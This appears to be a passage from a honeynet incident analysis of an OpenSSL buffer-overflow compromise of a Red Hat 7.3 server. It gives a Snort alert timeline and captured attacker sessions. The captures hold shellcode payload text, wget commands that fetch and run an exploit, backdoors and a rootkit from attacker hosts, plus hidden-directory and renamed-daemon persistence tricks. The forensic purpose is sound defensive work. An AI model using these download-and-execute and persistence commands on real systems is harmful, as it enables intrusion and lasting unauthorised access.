3:47:57	31047	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4798 -> 192.168.1.3:443
3:48:06	31132	Attacker 200.184.43.197 regains shell access, checks for running dhcdpd process using ps, not found
3:48:06	31139	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->200.184.43.197:4798
3:49:06	31229	Attacker 200.184.43.197 terminates TCP/443 connection to victim
3:49:39	31336	Attacker 200.184.43.197 re-attacks victim using same SSL attack
3:49:40	31343	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4611 -> 192.168.1.3:443
3:49:43	31352	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4645 -> 192.168.1.3:443
3:49:45	31361	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4672 -> 192.168.1.3:443
3:49:46	31370	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:4673 -> 192.168.1.3:443

3:49:52	31461	Attacker 200.184.43.197 regains shell access, checks for remote shell port using netstat, finds it on TCP/65519
3:49.53	31469	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->200.184.43.197:4673
3:50:24	*31514*	Attacker connects from 200.227.94.85 to victim remote shell on TCP/65519
3:50:25	*31517*	Attacker 200.227.94.85 attempts login using password "cavallero", apparently unsuccessful
3:50:29	*31529*	Attacker reconnects from 200.227.94.85 to victim remote shell on TCP/65519
3:50:31	*31532*	Using different password "ordep", attacker 200.227.94.85 logs in to remote shell and confirms privileges
3:50:36	*31548*	Attacker 200.227.94.85 terminates TCP/65519 connection to victim
3:51:13	31560	Attacker 200.184.43.197 downloads - wget www.s0urce.hpg.com.br/bnc, makes it executable, renames it and runs it fsflush launches back door listening on TCP/32700
3:51:58	31651	Attacker 200.184.43.197 terminates TCP/443 connection to victim
3:52:20	31752	Attacker 200.184.43.197 re-attacks victim using same SSL attack
3:52:21	31759	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:2409 -> 192.168.1.3:443
3:52:23	31768	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:2443 -> 192.168.1.3:443
3:52:24	*31772*	Attacker connects from 200.227.94.85 to remote shell on TCP/32700, connects to IRC server irc.ircd.com.br 200.101.87.8
3:52:25	31783	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:2444 -> 192.168.1.3:443
3:52:26	31794	Snort alert - SHELLCODE x86 inc ecx NOOP 200.184.43.197:2482 -> 192.168.1.3:443
3:52.33	31906	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->200.184.43.197:2482
3:52:35	31920	Snort alert - CHAT IRC nick change 192.168.1.3:1040 -> 200.101.87.8:6667
3:52:38	31948	Attacker 200.227.94.85 sets IRC session to invisible, confirms id, exits IRC and terminates shell connection
3:53:05	31977	Attacker 200.184.43.197 terminates TCP/443 connection to victim
6:18:15	**33304**	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:443->61.61.123.123:33587
6:18:21	**33014**	Attacker 61.61.123.123 initiates series of rapid TCP/443 connections
6:18:34	**33113**	Attacker 61.61.123.123 initiates and completes first SSL session
6:18:35	**33120**	Snort alert - SHELLCODE x86 inc ecx NOOP 61.61.123.123:33438 -> 192.168.1.3:443
6:38:36	**33129**	Snort alert - SHELLCODE x86 inc ecx NOOP 61.61.123.123:33461 -> 192.168.1.3:443
6:18:38	**33138**	Snort alert - SHELLCODE x86 inc ecx NOOP 61.61.123.123:33571 -> 192.168.1.3:443
6:18:39	**33147**	Snort alert - SHELLCODE x86 inc ecx NOOP 61.61.123.123:33587 -> 192.168.1.3:443
6:18:41	**33271**	Snort alert – MISC OpenSSL Worm traffic 61.61.123.123:33587->192.168.1.3:443
6:18:42	**33271**	Attacker 61.61.123.123 immediately downloads - wget silviu.250free.com/x/qd, chmods and runs it, unsuccessful
9:32:51	**34788**	Attacker 61.61.123.123 downloads - wget balder.prohosting.com/tzonfi/p.tar.gz
9:33:09	**34844**	Attacker 61.61.123.123 extracts p.tar.gz, executes p, gets root shell, adds new user "yo" with password "a"
9:33:18	34852	Attacker 81.18.87.184 initiates ssh connection to victim, successful
9:33:20	34860	Attacker 81.18.87.184 attempts telnet connection to victim, reset by server
9:33:43	34912	Snort alert - ATTACK RESPONSES id check return userid 192.168.1.3:514->192.168.1.254:514
9:34:00	**34936**	Attacker 61.61.123.123 downloads rootkit - wget balder.prohosting.com/gzonfi/l.tgz
9:34:05	35126	Attacker 81.18.87.184 closes ssh connection to victim
9:34:35	**36127**	Attacker 61.61.123.123 extracts l.tg.z to hidden .rootkit diretory, then installs it
9:35:56	36198	Attacker 81.18.87.184 attempts TCP/213 connection to victim, no response
9:36:20	36201	Attacker 81.18.87.184 attempts ssh connection to victim, no response
9:36:28	36204	Attacker 81.18.87.184 attempts telnet connection to victim, no response
10:01:00	36241	Network sniffer started on victim
10:01:02	36250	Trojan sshd started on victim at TCP/213

Legend for Packet number:

Normal font , solid rectangle:	200.184.43.197
Bold font, bold dash rectangle:	**61.61.123.123**
Underlined , small dash rectangle:	81.18.87.184
Italic, mixed dash rectangle:	*200.227.94.85*

Credit and thanks to Frank Reidelberger for supplying the timeline.

Appendix 1 – Compromise activity

200.184.43.197: (Successful connection – remainder in Appendix 2)

Buffer overflow and command shell access

Session 1: tcp/2482 ↔ tcp/443

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA&.;#r@A)AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA........AAAA....AAAAAAAAAAAA.0p@AAAA........
....AAAAAAAA....................1...!.-
AAAA1.........u$[....PZ..f.9izu.P@..X...............1.@.......iz.iz.1.1.....1.....j...QR1..
.Q..1..f....t.Z...tN..R..[1.....1..?..g....1.hEvol..Pj.RS..1....f..1.PPh/sh/h/bin
D$..L$..T$..!......1.....Evolexport HISTFILE=/dev/null; echo; echo ' >>>>  GAME OVER!
Hackerz Win ;)  <<<<'; echo; echo; echo "******  I AM IN '`hostname -f`'  ******"; echo; if
[ -r /etc/redhat-release ]; then echo `cat /etc/redhat-release`; elif [ -r /etc/suse-release
]; then echo SuSe `cat /etc/suse-release`; elif [ -r /etc/slackware-version ]; then echo
Slackware `cat /etc/slackware-version`; fi; uname -a; id; echo

>>>> GAME OVER!   Hackerz Win;)   <<<<

******  I AM IN 'localhost.localdomain'   ******

Red Hat Linux release 7.3 (Valhalla)
Linux localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

Login messages. Reason sid 1882 fired.

61.61.123.123: (Successful connection – remainder in Appendix 2)

Buffer overflow and command shell access

Session 2: tcp/33587 ↔ tcp/443

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&.;#r@A)AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA........AAA
A....AAAAAAAAAAAA.0p@AAAA............AAAAAAAA.....................1...!.-
AAAA1.........u$[....PZ..f.9izu.P@..X...............1.@.......iz.iz.1.1.....1.....j...QR1..
.Q..1..f....t.Z...tN..R..[1.....1..?..g....1.hEvol..Pj.RS..1....f..1.PPh/sh/h/bin
D$..L$..T$..!......1.....Evolexport HISTFILE=/dev/null; echo; echo ' >>>>  GAME OVER!
Hackerz Win ;)  <<<<'; echo; echo; echo "******  I AM IN '`hostname -f`'  ******"; echo; if
[ -r /etc/redhat-release ]; then echo `cat /etc/redhat-release`; elif [ -r /etc/suse-release
]; then echo SuSe `cat /etc/suse-release`; elif [ -r /etc/slackware-version ]; then echo
Slackware `cat /etc/slackware-version`; fi; uname -a; id; echo


-..%..<..Ip.^..C..i....0..k..<.t>LU......(...
9..m?"....?..w.=..C.P.....'m40..5..)m)...c.-6
uname -a; cat /etc/issue; cat /etc/*-release; id; w;
```

Appendix 2 – Post compromise activity

200.184.43.197

Session 1: tcp/1716 ↔ tcp/443

Login messages. Reason sid 1882 fired.

```
>>>>  GAME OVER!  Hackerz Win ;)  <<<<


******  I AM IN 'localhost.localdomain'  ******

Red Hat Linux release 7.3 (Valhalla)
Linux localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686
unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

```
cd /tmp

ls
session_mm_apache0.sem
```

Download **pt** software for eventual root privileges.

```
wget www.murda.hpg.com.br/pt
--13:38:49--  http://www.murda.hpg.com.br/pt
           => `pt'
Resolving www.murda.hpg.com.br...
done.
Connecting to www.murda.hpg.com.br[200.226.137.9]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.murda.hpg.ig.com.br/pt [following]
--13:38:50--  http://www.murda.hpg.ig.com.br/pt
           => `pt'
Resolving www.murda.hpg.ig.com.br... done.
Connecting to www.murda.hpg.ig.com.br[200.226.137.10]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15,702 [text/plain]

    0K .......... .....                                      100%   18.50
KB/s

13:38:52 (18.50 KB/s) - `pt' saved [15702/15702]
```

```
chmod +x pt
```

Run **pt** exploit, get root access. Create hidden directory ." " in /dev Move **pt** to hidden directory.

Reason sid 498 fired.

```
./pt
[+] Attached to 15888
[+] Signal caught

[+] Shellcode placed at 0x4000fd1d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

cd /dev

mkdir ."
"cd ." "
mv /tmp/pt /dev/." "
```

Download **punk.c** source code for port 65510 backdoor

```
wget www.murda.hpg.com.br/punk.c
--13:39:27--  http://www.murda.hpg.com.br/punk.c
           => `punk.c'
Resolving www.murda.hpg.com.br...
done.
Connecting to www.murda.hpg.com.br[200.226.137.9]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.murda.hpg.ig.com.br/punk.c [following]
--13:39:27--  http://www.murda.hpg.ig.com.br/punk.c
           => `punk.c'
Resolving www.murda.hpg.ig.com.br... done.
Connecting to www.murda.hpg.ig.com.br[200.226.137.10]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,668 [text/plain]

    0K ......                                                100%   15.88
KB/s

13:39:28 (15.88 KB/s) - `punk.c' saved [6668/6668]
```

Failed attempt to compile punk.c

```
gcc punk.c -o dhcdpd -lcrypt -DLINUX

collect2: cannot find `ld'
rm -rf *.c
```

```
ls
pt
```

Download **fsflush** binary code for port 65510 backdoor

```
wget www.murda.hpg.com.br/fsflush
--13:39:54--  http://www.murda.hpg.com.br/fsflush
           => `fsflush'
Resolving www.murda.hpg.com.br...
done.
Connecting to www.murda.hpg.com.br[200.226.137.9]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.murda.hpg.ig.com.br/fsflush [following]
--13:39:55--  http://www.murda.hpg.ig.com.br/fsflush
           => `fsflush'
Resolving www.murda.hpg.ig.com.br... done.
Connecting to www.murda.hpg.ig.com.br[200.226.137.10]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18,829 [text/plain]

    0K .......... ........                                   100%   18.69 KB/s

13:39:57 (18.69 KB/s) - `fsflush' saved [18829/18829]
```

Make **fsflush** executable and rename **dhcdpd**

```
chmod +x fsflush

mv fsflush dhcdpd

export PATH ;

PATH=:.PATH ;

dhcdpd ;
```

Session 2: tcp/4080 ↔ tcp/443

Login messages. Reason sid 1882 fired. Get root access.

```
>>>>  GAME OVER!  Hackerz Win ;)  <<<<


******  I AM IN 'localhost.localdomain'  ******

Red Hat Linux release 7.3 (Valhalla)
Linux localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknow
n
uid=48(apache) gid=48(apache) groups=48(apache)


cd /dev/." "

./pt
```

List running processes

```
ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?        S      0:04 init
    2 ?        SW     0:00 [keventd]
    3 ?        SW     0:00 [kapmd]
    4 ?        SWN    0:00 [ksoftirqd_CPU0]
    5 ?        SW     0:03 [kswapd]
    6 ?        SW     0:00 [bdflush]
    7 ?        SW     0:00 [kupdated]
    8 ?        SW     0:00 [mdrecoveryd]
   16 ?        SW     0:04 [kjournald]
   95 ?        SW     0:00 [khubd]
  188 ?        SW     0:00 [kjournald]
  588 ?        S      0:06 syslogd -m 0
  593 ?        S      0:00 klogd -x
  613 ?        S      0:00 portmap
  642 ?        S      0:00 rpc.statd
  754 ?        S      0:00 /usr/sbin/apmd -p 10 -w 5 -W -P /etc/sysconfig/apm-sc
  774 ?        SL     0:00 ntpd -U ntp -g
  826 ?        S      0:00 /usr/sbin/snmpd -s -l /dev/null -P /var/run/snmpd -a
  845 ?        S      0:00 named -u named
  847 ?        S      0:00 named -u named
  848 ?        S      0:00 named -u named
  849 ?        S      0:00 named -u named
  850 ?        S      0:00 named -u named
  870 ?        S      0:00 /usr/sbin/sshd
  903 ?        S      0:00 xinetd -stayalive -reuse -pidfile /var/run/xinetd.pid
  945 ?        S      0:00 rpc.rquotad
  950 ?        S      0:00 rpc.mountd
  956 ?        SW     0:00 [nfsd]
  957 ?        SW     0:00 [nfsd]
  958 ?        SW     0:00 [nfsd]
  959 ?        SW     0:00 [nfsd]
  960 ?        SW     0:00 [nfsd]
  961 ?        SW     0:00 [nfsd]
  962 ?        SW
  963 ?        SW     0:00 [nfsd]
  972 ?        SW     0:00 [lockd]
  973 ?        SW     0:00 [rpciod]
  993 ?        S      0:00 sendmail: accepting connections
 1012 ?        S      0:00 gpm -t ps/2 -m /dev/mouse
 1035 ?        S      0:02 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 1169 ?        S      0:04 /usr/bin/postmaster
 1171 ?        S      0:00 postgres: stats buffer process
 1173 ?        S      0:00 postgres: stats collector process
 1194 ?        S      0:00 crond
 1218 ?        S      0:00 squid -D
 1220 ?        S      0:03 (squid) -D
 1238 ?        S      0:00 (unlinkd)
 1274 ?        S      0:00 xfs -droppriv -daemon
 1292 ?        S      0:04 smbd -D
 1297 ?        S      0:01 nmbd -D
 1333 ?        S      0:00 /usr/sbin/atd
```

Continuation of running processes. **dhcdpd** started last session

```
 1370 ?        S      0:17 cupsd
 1377 ?        S      0:00 login -- root
 1378 tty2     S      0:00 /sbin/mingetty tty2
 1379 tty3     S      0:00 /sbin/mingetty tty3
 1380 tty4     S      0:00 /sbin/mingetty tty4
 1381 tty5     S      0:00 /sbin/mingetty tty5
 1382 tty6     S      0:00 /sbin/mingetty tty6
1723 tty1     S      0:00 -bash
 4284 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4285 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4286 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4288 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -
9 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4290 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4291 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4292 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15815 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15816 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15817 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15818 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15819 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15820 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15821 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15822 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15823 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15824 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15825 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15826 ?        S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15912 ?        S      0:03 dhcdpd
15913 ?        S      0:00 dhcdpd
16480 ?        S      0:00 /bin/sh
19073 ?        S      0:00 /bin/sh
1959    0:00 ps ax
19597 ?        RW     0:00 [sh]
```

Stop **dhcdpd** running processes and delete **dhcdpd**

```
kill -9 15912

kill -9 15913

ls

dhcdpd
pt
rm -rf dhcdpd
```

Download **qmail** for port 65519 backdoor binary session

```
wget www.murda.hpg.com.br/qmail
--13:42:33--  http://www.murda.hpg.com.br/qmail
           => `qmail'
Resolving www.murda.hpg.com.br...
done.
Connecting to www.murda.hpg.com.br[200.226.137.9]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.murda.hpg.ig.com.br/qmail [following]
--13:42:34--  http://www.murda.hpg.ig.com.br/qmail
           => `qmail'
Resolving www.murda.hpg.ig.com.br... done.
Connecting to www.murda.hpg.ig.com.br[200.226.137.10]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9,552 [text/plain]

    OK .........                                          100%   15.14 KB/s

13:42:35 (15.14 KB/s) - `qmail' saved [9552/9552]
```

Make **qmail** executable, rename to **dhcdpd**

```
chmod +x qmail
mv qmail dhcdpd
export PATH ;
PATH=:.PATH ;
dhcdpd ;
```

Session 3: tcp/4798 ↔ tcp/443

Login messages. Reason sid 1882 fired

```
****** I AM IN 'localhost.localdomain' ******

Red Hat Linux release 7.3 (Valhalla)
Linux localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)

cd /dev/." "

./pt
```

```
ls
dhcdpd
pt
```

List running processes

```
ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?        S      0:04 init
    2 ?        SW     0:00 [keventd]
    3 ?        SW     0:00 [kapmd]
    4 ?        SWN    0:00 [ksoftirqd_CPU0]
    5 ?        SW     0:03 [kswapd]
    6 ?        SW     0:00 [bdflush]
    7 ?        SW     0:00 [kupdated]
    8 ?        SW     0:00 [mdrecoveryd]
   16 ?        SW     0:04 [kjournald]
   95 ?        SW     0:00 [khubd]
  188 ?        SW     0:00 [kjournald]
  588 ?        S      0:06 syslogd -m 0
  593 ?        S      0:00 klogd -x
  613 ?        S      0:00 portmap
  642 ?        S      0:00 rpc.statd
  754 ?        S      0:00 /usr/sbin/apmd -p 10 -w 5 -W -P /etc/sysconfig/apm-sc
  774 ?        SL     0:00 ntpd -U ntp -g
  826 ?        S      0:00 /usr/sbin/snmpd -s -l /dev/null -P /var/run/snmpd -a
  845 ?        S      0:00 named -u named
  847 ?        S      0:00 named -u named
  848 ?        S      0:00 named -u named
  849 ?        S      0:00 named -u named
  850 ?        S      0:00 named -u named
  870 ?        S      0:00 /usr/sbin/sshd
  903 ?        S      0:00 xinetd -stayalive -reuse -pidfile /var/run/xinetd.pid
  945 ?        S      0:00 rpc.rquotad
  950 ?        S      0:00 rpc.mountd
  956 ?        SW     0:00 [nfsd]
  957 ?        SW     0:00 [nfsd]
  958 ?        SW     0:00 [nfsd]
  959 ?        SW     0:00 [nfsd]
  960 ?        SW     0:00 [nfsd]
  961 ?        SW     0:00 [nfsd]
  962 ?        SW     963 ?        SW     0:00 [nfsd]
  972 ?        SW     0:00 [lockd]
  973 ?        SW     0:00 [rpciod]
  993 ?        S      0:00 sendmail: accepting connections
 1012 ?        S      0:00 gpm -t ps/2 -m /dev/mouse
 1035 ?        S      0:02 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 1169 ?        S      0:04 /usr/bin/postmaster
 1171 ?        S      0:00 postgres: stats buffer process
 1173 ?        S      0:00 postgres: stats collector process
 1194 ?        S      0:00 crond
 1218 ?        S      0:00 squid -D
 1220 ?        S      0:03 (squid) -D
 1238 ?        S      0:00 (unlinkd)
 1274 ?        S      0:00 xfs -droppriv -daemon
 1292 ?        S      0:04 smbd -D
 1297 ?        S      0:01 nmbd -D
 1333 ?        S      0:00 /usr/sbin/atd
 1370 ?        S      0:17 cupsd
 1377 ?        S      0:00 login -- root
```

More running processes. Does not find **dhcdpd**

```
 1378 tty2      S      0:00 /sbin/mingetty tty2
 1379 tty3      S      0:00 /sbin/mingetty tty3
 1380 tty4      S      0:00 /sbin/mingetty tty4
 1381 tty5      S      0:00 /sbin/mingetty tty5
 1382 tty6      S      0:00 /sbin/mingetty tty6
 1723 tty1      S      0:00 -bash
 4284 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4285 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4286 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4288 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -9 ?        S
0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4290 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4291 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
 4292 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15815 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15816 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15817 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15818 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15819 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15820 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15821 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15822 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15823 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15824 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
15825 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY
-DHAVE_AUT
15826 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20626 ?         S      0:00 (nfsiod)
20627 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20628 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20629 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20630 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20631 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20632 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20633 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20634 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20635 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20636 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20637 ?         S      0:00 /usr/sbin/httpd -DHAVE_ACCESS -DHAVE_PROXY -DHAVE_AUT
20638 ?         Z      0:00 [httpd <defunct>]
20674 ?         S      0:00 /bin/sh
20685 ?         S      0:00 /bin/sh
20687 ?         R      0:00 ps ax
ls
dhcdpd
pt
```

```
export PATH ;
PATH=:.PATH ;
```

Start dhcdpd

```
dhcdpd ;
ls
/bin/sh: ls: command not found
```

Session 4: tcp/4673 ↔ tcp/443

Login messages. Reason sid 1882 fired

```
****** I AM IN 'localhost.localdomain' ******

Red Hat Linux release 7.3 (Valhalla)
Linux localhost.localdomain 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)


cd /dev/." "

./pt
```

List listening ports. Probably looking for back door on 65519

```
netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:1024                  *:*                     LISTEN
tcp        0      0 localhost.localdom:1025 *:*                     LISTEN
tcp        0      0 *:1026                  *:*                     LISTEN
tcp        0      0 *:smux                  *:*                     LISTEN
tcp        0      0 *:rsync                 *:*                     LISTEN
tcp        0      0 *:netbios-ssn           *:*                     LISTEN
tcp        0      0 *:9099                  *:*                     LISTEN
tcp        0      0 *:1036                  *:*                     LISTEN
tcp        0      0 *:65519                 *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
tcp        0      0 *:http                  *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 192.168.1.3:domain      *:*                     LISTEN
tcp        0      0 localhost.locald:domain *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ipp                   *:*                     LISTEN
tcp 0 *:squid                  *:*                     LISTEN
tcp        0      0 localhost.localdom:smtp *:*                     LISTEN
tcp        0      0 localhost.localdom:rndc *:*                     LISTEN
tcp        0      0 *:https                 *:*                     LISTEN
tcp        0      0 *:701                   *:*                     LISTEN
tcp        0      1 192.168.1.3:https       200-184-43-197.ama:4672 LAST ACK
tcp        0      0 192.168.1.3:https       200-184-43-197.ama:4080 CLOSE WAIT
tcp        0      0 192.168.1.3:https       200-184-43-197.ama:4673 ESTABLISHED
tcp        0      1 192.168.1.3:https       200-184-43-197.ama:4582 LAST ACK
tcp        0      1 192.168.1.3:https       200-184-43-197.ama:1716 LAST ACK
tcp        0      0 192.168.1.3:https       200-184-43-197.ama:4798 CLOSE WAIT
udp        0      0 *:1024                  *:*
udp        0      0 *:nfs                   *:*
udp        0      0 *:1025                  *:*
udp        0      0 *:syslog                *:*
udp        0      0 *:1027                  *:*
udp        0      0 *:1028                  *:*
udp        0      0 localhost.localdom:1029 localhost.localdom:1029 ESTABLI   0
0 192.168.1.3:netbios-ns  *:*
udp        0      0 *:netbios-ns            *:*
udp        0      0 192.168.1.3:netbios-dgm *:*
udp        0      0 *:netbios-dgm           *:*
udp        0      0 *:snmp                  *:*
udp        0      0 192.168.1.3:domain      *:*
udp        0      0 localhost.locald:domain *:*
udp        0      0 *:icpv2                 *:*
udp        0      0 *:698                   *:*
udp        0      0 *:sunrpc                *:*
udp        0      0 *:631                   *:*
udp        0      0 192.168.1.3:ntp         *:*
udp        0      0 localhost.localdoma:ntp *:*
udp        0      0 *:ntp                   *:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags
    Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     7064   /tmp/.font-unix/fs7100
unix  2      [ ACC ]     STREAM     LISTENING     2475   /tmp/.s.PGSQL.5432
```

More netstat listing

```
unix  2      [ ACC ]     STREAM     LISTENING     1863   /dev/gpmctl
unix  13     [ ]         DGRAM                    840    /dev/log
unix  2      [ ]         DGRAM                    7067
unix  2      [ ]         DGRAM                    6981
unix  2      [ ]         DGRAM                    2832
unix  2      [ ]         DGRAM                    1833
unix  2      [ ]         DGRAM                    1662
unix  2      [ ]         DGRAM                    1424
unix  2      [ ]         DGRAM                    1290
unix  2      [ ]         DGRAM                    1213
unix  2      [ ]         DGRAM                    1050
unix  2      [ ]         DGRAM                    907
unix  2      [ ]         DGRAM                    850
ls
dhcdpd
pl:
```

Download **bnc** IRC bouncer

```
wget www.s0urce.hpg.com.br/bnc
--13:47:00--  http://www.s0urce.hpg.com.br/bnc
          => `bnc'
Resolving www.s0urce.hpg.com.br...
done.
Connecting to www.s0urce.hpg.com.br[200.226.137.9]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.s0urce.hpg.ig.com.br/bnc [following]
